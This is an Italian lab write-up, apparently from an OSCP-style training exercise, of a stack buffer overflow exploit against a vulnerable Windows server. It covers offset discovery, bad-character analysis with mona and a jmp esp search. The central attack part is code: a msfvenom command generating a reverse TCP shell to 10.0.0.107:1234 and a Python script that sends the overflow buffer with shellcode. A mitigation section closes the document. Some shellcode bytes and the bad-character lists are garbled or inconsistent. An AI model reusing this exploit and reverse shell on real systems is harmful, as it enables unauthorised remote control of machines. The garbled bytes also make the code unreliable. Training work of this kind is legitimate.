


The screenshot shows the Immunity Debugger interface for the oscp.exe process. The assembly window displays assembly code with several instructions containing the string "OVERFLOW1". The registers window shows CPU register values, with EIP highlighted in red. The stack window shows the current state of the stack, including the ECX register which contains the value 005C554C. The memory dump window shows the memory dump starting at address 00406000, where the byte at address 019AF268 is being modified. The registers window also shows the CPU state, including the stack pointer ESP at 019AF430 and the instruction pointer EIP at 42424242.

Una volta identificato l'offset proviamo a manipolare il server e mandare il payload a quell'offset specifico e vedere come si comporta e dallo screen si evidenzia la riuscita dell'invio a quell'inidirizzo specifico

BadChars

Adesso proviamo a corrompere lo stack tramite l'invio di caratteri speciali, tramite uno script generiamo i caratteri speciali per avvelenare la memoria



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'File' is open with the command:

```
kali㉿kali: ~
for x in range(1,256):
    print("\x" + "{:02x}".format(x), end="")
print()
```

In the background, a file manager window titled 'File' is visible, showing a directory structure with files like 'DirBusterR...', 'err.msgs', 'slq.txt', 'my_scripts', 'john', and 'www.epico...'. The desktop background features a dark blue abstract pattern.

Mona Plugin

Mona.py è uno script Python che può essere utilizzato per automatizzare e velocizzare specifiche ricerche durante lo sviluppo di exploit (tipicamente per la piattaforma Windows). Funziona su Immunity Debugger e WinDBG, e richiede Python 2.7. Anche se gira su WinDBG x64, la maggior parte delle sue funzionalità è stata scritta specificamente per processi a 32 bit.

Tramite mona possiamo fare un istantanea sugli array di memoria del server, quindi proviamo a farla in esecuzione normale e dopo l'invio dei BadChars per fare la comparazione e vedere quali caratteri hanno corrotto la memoria dello stack

Dopo l'invio dei BadChars

```
019AF000 019AF000 Only 247 original bytes of normal code found.
019AF000 019AF000 Comparison results:
019AF000 019AF000 0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 File
019AF000 019AF000 0 0a 0d Memory
019AF000 019AF000 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 File
019AF000 019AF000 10 0a 0d Memory
019AF000 019AF000 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 File
019AF000 019AF000 20 0a 0d Memory
019AF000 019AF000 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 File
019AF000 019AF000 30 0a 0d Memory
019AF000 019AF000 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 File
019AF000 019AF000 40 0a 0d Memory
019AF000 019AF000 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 File
019AF000 019AF000 50 0a 0d Memory
019AF000 019AF000 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 File
019AF000 019AF000 60 0a 0d Memory
019AF000 019AF000 70 71 72 73 74
019AF000 019AF000 80 81 82 83 84
019AF000 019AF000 P mona Memory comparison results
019AF000 019AF000 Address Status BadChars Type
019AF000 019AF000 0x019af000 Corruption after 6 bytes 00 07 08 2e 2f a0 a1 normal
019AF000 019AF000 a0 a1 a2 a3 a4
019AF000 019AF000 a0 0d
019AF000 019AF000 b0 b1 b2 b3 b4
019AF000 019AF000 c0 c1 c2 c3 c4
019AF000 019AF000 d0 d1 d2 d3 d4
019AF000 019AF000 e0 e1 e2 e3 e4
019AF000 019AF000 f0 f1 f2 f3 f4
019AF000 019AF000 -----
019AF000 019AF000 ----- File Memory Move -----
019AF000 019AF000 0 0 6 6 | 01 02 03 04 05 06 | 01 02 03 04 05 06 | unmodified
019AF000 019AF000 6 6 2 2 | 07 08 | 0a 0d | corrupted
019AF000 019AF000 8 8 37 37 | 09 ... 2d | 09 ... 2d | unmodified
019AF000 019AF000 45 45 2 2 | 2e 2f | 0a 0d | corrupted
019AF000 019AF000 47 47 112 112 | 30 ... 9f | 30 ... 9f | unmodified
019AF000 019AF000 159 159 2 2 | a0 a1 | 0a 0d | corrupted
019AF000 019AF000 161 161 94 94 | a2 ... ff | a2 ... ff | unmodified
019AF000 019AF000 -----
019AF000 019AF000 Possibly bad chars: 07 08 2e 2f a0 a1
019AF000 019AF000 Bytes omitted from input: 00
019AF000 019AF000 0BADF000 0BADF000 [+] This mona.py action took 0:00:01.186000
```

Adesso proviamo a rimuovere i badchars dal payload da inviare al server per trovare solo la combinazione che corrompe la memoria dello stack. La combinazione di BadChars corrisponde \x00\x07\x2e\xa0



```
----- Mona command started on 2020-09-24 14:32:48 (v2.0, rev 605) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : X
0BADF000 - Bad char filter will be applied to pointers : "\x00\x07\x2e\x00"
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000 - Querying module lessfunc.dll
0BADF000 - Querying module oscp.exe
0BADF000 - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile jmp.txt
0BADF000 [+] Writing results to jmp.txt
0BADF000 - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
025011AF : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
025011B8 : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
025011C7 : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
025011D3 : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
025011DF : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
025011EB : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
025011F7 : jmp esp || (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
02501203 : jmp esp || ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
02501205 : jmp esp || ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerabile
0BADF000 Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:00.967000
-----
```

nona jmp -r esp -cpb "\x00\x07\x2e\x00"

Tramite mona possiamo saltare all'inidirizzo specifico dei BadChars e come possiamo ben vedere dallo screen il codice non implementa nessuna sicurezza e quindi possiamo corrompere la memoria e inviare una revershell



```
li:~/tryhackme/b0f$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.107 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\x0a" -f python  
platform was selected, choosing Msf::Module::Platform::Windows for payload  
arch selected, selecting arch: x86 from the payload  
1 compatible encoders  
ing to encode payload with 1 iterations of x86/shikata_ga_nai  
kata_ga_nai succeeded with size 351 (iteration=0)  
kata_ga_nai chosen with final size 351  
size: 351 bytes  
ize of python file: 1712 bytes  
b""  
b"\xbb\xe6\xd6\xf3\x22\xd9\xec\xd9\x74\x24\xf4\x5a\x33"
```

Creazione di una reverse shell tcp tramite msfvenom con l'inserimento dei BadChars che corrompe la memoria dello stack



The screenshot shows a terminal window titled "kali@kali: ~" running on a Kali Linux desktop. The window contains Python exploit code for a buffer overflow attack. The code defines variables for port (1337), prefix ("OVERFLOW1"), offset (1978), overflow ("A" * offset), retn ("\xaaf\x11\x50\x62"), padding ("\x90" * 16), payload (a long string of hex values), and postfix (""). It then creates a socket (s) and attempts to connect to the target server at (ip, port). If successful, it prints "Done!" and sends the buffer plus a carriage return and newline in Latin-1 encoding. If unsuccessful, it prints "Could not connect.".

```
port = 1337
prefix = "OVERFLOW1"
offset = 1978
overflow = "A" * offset
retn = "\xaaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\"xb8\xb6\x9c\x0d\x9a\xda\xcc\xd9\x74\x24\xf4\x5f\x29\xc9"
"\xb1\x52\x83\xef\xfc\x31\x47\x0e\x03\xf1\x92\xef\x5c\x01"
"\x42\x6d\x9e\xf9\x93\x12\x16\x1c\x92\x12\x4c\x55\x95\x92"
"\x06\x3b\x1a\x48\x4a\xaf\x9a\x3c\x43\xc0\x1a\x8a\xb5\xef"
"\x9b\x97\x86\x6e\x18\xba\xda\x50\x21\x75\x2f\x91\x66\x68"
"\xc2\xc3\x3f\xe6\x71\xf3\x34\xb2\x49\x78\x06\x52\xca\x9d"
"\xdf\x55\xfb\x30\x6b\x0c\xdb\xb3\xb8\x24\x52\xab\xdd\x01"
"\x2c\x40\x15\xfd\xaf\x80\x67\xfe\x1c\xed\x47\x0d\x5c\x2a"
"\x6f\xee\x2b\x42\x93\x93\x2b\x91\xe9\x4f\x99\x01\x49\x1b"
"\x19\xed\x6b\xc8\xfc\x66\x67\x9a\x8b\x20\x64\x38\x5f\x5b"
"\x90\xb1\x5e\x8b\x10\x81\x44\x0f\x78\x51\xe4\x16\x24\x34"
"\x19\x48\x87\xe9\xbf\x03\x2a\xfd\xcd\x4e\x23\x32\xfc\x70"
"\xb3\x5c\x77\x03\x81\xc3\x23\x8b\x9a\x8c\xed\x4c\xcd\x9a6"
"\x4a\xc2\x30\x49\xab\xcb\xf6\x1d\xfb\x63\xde\x1d\x90\x73"
"\xdf\xcb\x37\x23\x4f\x93\x2f\x14\x90\xf9\xbf\x4b"
"\x80\x02\x6a\xe4\x2b\xf9\xfd\xcb\x04\xf1\x9a\x93\x56\xf1"
"\x73\x68\xde\x17\x19\x80\xb6\x80\xb6\x39\x93\x5a\x26\xc5"
"\x09\x27\x68\x4d\xbe\xd8\x27\x96\xcb\xca\xd0\x46\x86\xb0"
"\x77\x58\x3c\xdc\x14\xcb\xdb\x1c\x52\xf0\x73\x4b\x33\xc6"
"\x8d\x19\x91\x71\x24\x3f\x30\xe7\x0f\xfb\xef\xd4\x8e\x02"
"\x7d\x60\xb5\x14\xbb\x69\xf1\x40\x13\x3c\xaf\x3e\xd5\x96"
"\x01\xe8\x8f\x45\xc8\x7c\x49\x9a\x6\xcb\xfa\x56\xe3\xbd\xe2"
"\x7\x5a\xf8\x1d\xc7\x0a\x0c\x66\x35\xab\xf3\xbd\xfd\xcb"
"\x11\x17\x08\x64\x8c\xf2\xb1\xe9\x2f\x29\xf5\x17\xac\xdb"
"\x86\xe3\xac\xae\x83\x9a\x6a\x43\xfe\x9a\x1\x1e\x63\xad\xc2"
"\x0a")
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer ... ")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")
```


Tramite la crazione e l'utilizzo di un script scritto ad hoc per l'invio e la corruzione della memoria dello stack del server attaccante, inseriamo la reverse shell generata come payload e inviamola al server



The screenshot shows a Kali Linux desktop environment with several windows open:

- DirBuster...**: A terminal window showing the results of a directory brute-force attack. It lists files like `OVERFLOW5 [value]`, `OVERFLOW6 [value]`, etc., and a `john` entry.
- err.msgs**: A terminal window showing error messages, including a connection from a Microsoft Windows host.
- New File**: A terminal window showing a reverse shell connection to a Windows host. The prompt is `(kali㉿kali)-[~]`. The user runs `whoami` and `ls` to check privileges and the directory listing.
- File Explorer**: A file browser window showing the contents of a folder on a Windows host. It lists files like `bri.py`, `flag.txt`, `hackingskills`, etc.
- results.out**: A terminal window showing the output of a exploit.py script, indicating a successful exploit attempt.
- lab_Paolo**: A terminal window showing another exploit attempt, also indicating success.

Inviamo il payload e mettiamoci in ascolto della porta indicata nelle nostra reverse shell



Lato server vediamo che il server continua ad essere in funzione ma come si vede dalla crezione del file bucati ci permette di prendere il controllo della macchina vittima

Tool utilizzati

Immunity debugger

Mona plugin

Python

MsfVenom

Metasploit

Mitigazione BufferOverflow

La protezione contro il buffer overflow dello stack è un insieme di tecniche utilizzate per prevenire gli attacchi che sfruttano vulnerabilità nei programmi software per eseguire codice dannoso. Questi attacchi avvengono sovrascrivendo la memoria dello stack di un'applicazione, che può includere indirizzi di ritorno e variabili locali. Le principali tecniche di protezione includono:

Canary Values: Valori di controllo inseriti tra i buffer e gli indirizzi di ritorno nello stack. Prima di un ritorno da una funzione, il programma verifica se il valore del canarino è stato modificato; se sì, termina l'esecuzione per evitare l'attacco.

Data Execution Prevention (DEP): Una tecnologia che impedisce l'esecuzione di codice da aree di memoria destinate a contenere solo dati, come lo stack e l'heap. Questo aiuta a prevenire l'esecuzione di codice iniettato tramite un overflow del buffer.

Address Space Layout Randomization (ASLR): Una tecnica che randomizza le posizioni delle aree di memoria chiave, come stack, heap e librerie, rendendo più difficile per un attaccante prevedere gli indirizzi di memoria effettivi in cui il codice maligno deve essere iniettato.

Safe Structured Exception Handling (SafeSEH): Una protezione che garantisce che gli handler delle eccezioni siano verificati e validi, prevenendo così l'uso di handler non autorizzati che potrebbero essere stati inseriti tramite un overflow del buffer.

Stack Cookies/Guard: i cookie di stack o guard sono valori casuali posizionati nel frame dello stack che, se alterati, indicano un overflow del buffer, causando la terminazione del programma.

Fortify Source: Una tecnica di compilazione che include controlli aggiuntivi per le funzioni di libreria standard che sono note per essere vulnerabili agli overflow del buffer.

Control Flow Guard (CFG): Una tecnologia che protegge il flusso di controllo di un'applicazione verificando che gli indirizzi di destinazione delle chiamate indirette e dei salti siano legittimi.



THANK YOU